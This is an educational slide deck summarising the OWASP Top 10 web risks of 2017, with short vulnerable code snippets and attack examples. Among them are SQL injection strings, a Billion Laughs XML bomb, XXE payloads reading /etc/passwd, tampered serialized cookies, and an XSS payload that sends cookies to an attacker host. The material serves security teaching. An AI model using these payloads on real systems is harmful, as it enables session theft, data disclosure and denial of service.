BIGGEST SECURITY ISSUES


OWASP

The Open Web Application Security Project (OWASP)

The Open Web Application Security Project (OWASP) is an open community dedicated to enabling organizations to develop, purchase, and maintain applications that can be trusted.

Publishes a top 10 list of security issues every ~3rd year

RISKS


Threat Agents
Attack Vectors
Security Weaknesses
Security Controls
Technical Impacts
Business Impacts
Attack
Attack
Attack
Weakness
Weakness
Weakness
Weakness
Control
Control
Control
Asset
Function
Asset
Impact
Impact
Impact

CRITERIAS

- Likelihood of an Application Having that Vulnerability (Prevalence)
- Likelihood of an Attacker Discovering that Vulnerability (Detectability)
- Likelihood of An Attacker Successfully Exploiting that Vulnerability (Exploitability)
- Typical Technical Impact if that Vulnerability is Successfully Exploited (Impact)

INJECTION (1)

Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query.

The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

EXAMPLE

Do NOT trust the user!

```
String query = "SELECT * FROM accounts WHERE
custID ='" + request.getParameter("id") + "'";
```


or

```
Query HQLQuery = session.createQuery("FROM accounts
WHERE custID='" + request.getParameter("id") + "'");
```

In both cases, if the user does this:

```
' or '1'='1
```

QKCD


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

BROKEN AUTHENTICATION (2)

Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users’ identities temporarily or permanently.

AM I VULNERABLE

- Permits automated attacks such as credential stuffing, where the attacker has a list of valid usernames and passwords.
- Permits brute force or other automated attacks.
- Permits default, weak, or well-known passwords, such as "Password1" or "admin/admin“.
- Uses weak or ineffective credential recovery/forgot-password processes, fx. "knowledge-based answers".

AM I VULNERABLE

- Uses plain text, encrypted, or weakly hashed passwords
- Has missing or ineffective multi-factor authentication.
- Exposes Session IDs in the URL (e.g., URL rewriting).
- Does not rotate Session IDs after successful login/Reuses session ids

EXAMPLES

Missing prevention against credential stuffing missing, so an attacker can use password lists to attack.

EXAMPLES

Continued use of passwords.

Once considered best practices, password rotation and complexity requirements are viewed as encouraging users to use, and reuse, weak passwords.

💡 Stop these practices per NIST 800-63 and use multi-factor authentication.

EXAMPLE

Airline reservations application supports URL rewriting, putting session IDs in the URL:

```
http://example.com/sale/saleitems;jsessionid=2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii
```

An authenticated user of the site wants to let his friends know about the sale. He e-mails the above link without knowing he is also giving away his session ID. When his friends use the link they will use his session and credit card.

SENSITIVE DATA EXPOSURE (3)

Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes.

SENSITIVE DATA EXPOSURE

Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

AM I VULNERABLE

- Is any of this data stored in clear text long term, including backups of this data?
- Is any of this data transmitted in clear text, internally or externally? Internet traffic is especially dangerous.
- Are any old / weak cryptographic algorithms used?
- Are weak crypto keys generated, or is proper key management or rotation missing?
- Are any browser security directives or headers missing when sensitive data is provided by / sent to the browser?

EXAMPLE

A site simply doesn’t use SSL for all authenticated pages.

Attacker simply monitors network traffic (like an open wireless network), and steals the user’s session cookie.

Attacker then replays this cookie and hijacks the user’s session, accessing the user’s private data.

EXAMPLE

The password database uses unsalted hashes to store everyone’s passwords. A file upload flaw allows an attacker to retrieve the password file. All of the unsalted hashes can be exposed with a rainbow table of precalculated hashes.

XML EXTERNAL ENTITIES (XXE) (4)

Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.

XML EXTERNAL ENTITIES (XXE)

Attackers can exploit vulnerable XML processors if they can upload XML or include hostile content in an XML document, exploiting vulnerable code, dependencies or integrations.

AM I VULNERABLE

- Accepts XML directly or XML uploads, especially from untrusted sources, or inserts untrusted data into XML documents, which is then parsed by an XML processor.
- Uses SOAP prior to version 1.2, it is likely susceptible to XXE attacks if XML entities are being passed to the SOAP framework.

EXAMPLE

Billion Laughs Attack

```xml
<?xml version="1.0"?>
<!DOCTYPE lolz [
 <!ENTITY lol "lol">
 <!ELEMENT lolz (#PCDATA)>
 <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
 <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
 <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
 <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
 <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
 <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
 <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
 <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
 <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

https://en.wikipedia.org/wiki/Billion_laughs_attack

EXAMPLE

An attacker attempts a denial-of-service attack by including a potentially endless file:

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```

EXAMPLE

The attacker attempts to extract data from the server:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

BROKEN ACCESS CONTROL (5)

Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users’ data, change access rights, etc.

BROKEN ACCESS CONTROL

Exploitation of access control is a core skill of attackers.

Access control weaknesses are common due to the lack of automated detection, and lack of effective functional testing by application developers.

AM I VULNERABLE

Common access control vulnerabilities include:

- Bypassing access control checks by modifying the URL, internal application state, or the HTML page, or simply using a custom API attack tool.
- Allowing the primary key to be changed to another users record, permitting viewing or editing someone else’s account.
- Elevation of privilege. Acting as a user without being logged in, or acting as an admin when logged in as a user.
- CORS misconfiguration allows unauthorized API access.

EXAMPLE

The application uses unverified data in a SQL call that is accessing account information:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

An attacker simply modifies the 'acct' parameter in the browser to send whatever account number they want. If not properly verified, the attacker can access any user’s account.

```
http://example.com/app/accountInfo?acct=notmyacct
```

EXAMPLE

An attacker simply force browses to target URLs. Admin rights are required for access to the admin page.

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

If an unauthenticated user can access either page, it’s a flaw. If a non-admin can access the admin page, this is a flaw.

SECURITY MISCONFIGURATION (6)

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform.

Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

AM I VULNERABLE TO ATTACK

Is your application missing the proper security hardening across any part of the application stack?

EXAMPLE

Directory listing is not disabled on your server.

Attacker discovers she can simply list directories to find any file. Attacker finds and downloads all your compiled Java classes, which she decompiles and reverse engineers to get all your custom code.

She then finds a serious access control flaw in your application.

EXAMPLE

The application server comes with sample applications that are not removed from the production server.

These sample applications have known security flaws attackers use to compromise the server.

If one of these applications is the admin console, and default accounts weren’t changed the attacker logs in with default passwords and takes over.

CROSS-SITE SCRIPTING (XSS) (7)

XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping.

XSS allows attackers to execute scripts in the victim’s browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

EXAMPLE

The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the ‘CC’ parameter in his browser to:

'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'.

This causes the victim’s session ID to be sent to the attacker’s website, allowing the attacker to hijack the user’s current session.

NOTE

Attackers can use XSS to defeat any automated CrossSite Request Forgery (CSRF) defense the application might employ.

INSECURE DESERIALIZATION (8)

Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.

INSECURE DESERIALIZATION

Entered the top 10 based on industry service, aka what businesses have been actually exposed to.

AM I VULNERABLE

Applications and APIs will be vulnerable if they deserialize hostile or tampered objects supplied by an attacker.

Two primary types of attacks:

- Object and data structure related attacks where the attacker modifies application logic or achieves arbitrary remote code execution if there are classes available to the application that can change behavior during or after deserialization.
- Typical data tampering attacks, such as access-control-related attacks, where existing data structures are used but the content is changed.

EXAMPLE

A React application calls a set of Spring Boot microservices. Being functional programmers, they tried to ensure that their code is immutable. The solution they came up with is serializing user state and passing it back and forth with each request.

An attacker notices the "R00" Java object signature, and uses the Java Serial Killer tool to gain remote code execution on the application server.

EXAMPLE

A PHP forum uses PHP object serialization to save a "super" cookie, containing the user’s user ID, role, password hash, and other state:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

An attacker changes the serialized object to give themselves admin privileges:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

USING COMPONENTS WITH KNOWN VULNERABILITIES (9)

Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious dataloss or server takeover.

Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.

USING COMPONENTS WITH KNOWN VULNERABILITIES

Components typically run with the same privileges as the application itself, so flaws in any component can result in serious impact. Such flaws can be accidental (e.g. coding error) or intentional (e.g. backdoor in component).

AM I VULNERABLE

- If you do not know the versions of all components you use (both client- and server-side). Including nested dependencies.
- If software is vulnerable, unsupported, or out of date. This includes the OS, web/application server, database management system (DBMS), applications, APIs and all components, runtime environments, and libraries.

AM I VULNERABLE

- If you do not scan for vulnerabilities regularly and subscribe to security bulletins related to the components you use.
- If you do not fix or upgrade the underlying platform, frameworks, and dependencies in a risk-based, timely fashion.
- If software developers do not test the compatibility of updated, upgraded, or patched libraries.

EXAMPLE

CVE-2017-5638, a Struts 2 remote code execution vulnerability that enables execution of arbitrary code on the server, has been blamed for significant breaches.

EXAMPLE

There are automated tools to help attackers find unpatched or misconfigured systems. For example, the Shodan IoT search engine can help you find devices that still suffer from the Heartbleed vulnerability that was patched in April 2014.

EXAMPLE

The following two vulnerable components were downloaded 22m times in 2011.

- **Apache CXF Authentication Bypass**
  By failing to provide an identity token, attackers could invoke any web service with full permission. (Apache CXF is a services framework, not to be confused with the Apache Application Server.)
- Spring Remote Code Execution
  Abuse of the Expression Language implementation in Spring allowed attackers to execute arbitrary code, effectively taking over the server.

INSUFFICIENT LOGGING & MONITORING (10)

Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data.

INSUFFICIENT LOGGING & MONITORING

Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring

AM I VULNERABLE

EXAMPLE

A major US retailer reportedly had an internal malware analysis sandbox analyzing attachments.

The sandbox software had detected potentially unwanted software, but no one responded to this detection.

The sandbox had been producing warnings for some time before the breach was detected due to fraudulent card transactions by an external bank.

PREVIOUS LIST

- Cross-Site Request Forgery (CSRF) - Almost made it again
- Unvalidated Redirects and Forwards

CREDIT

https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf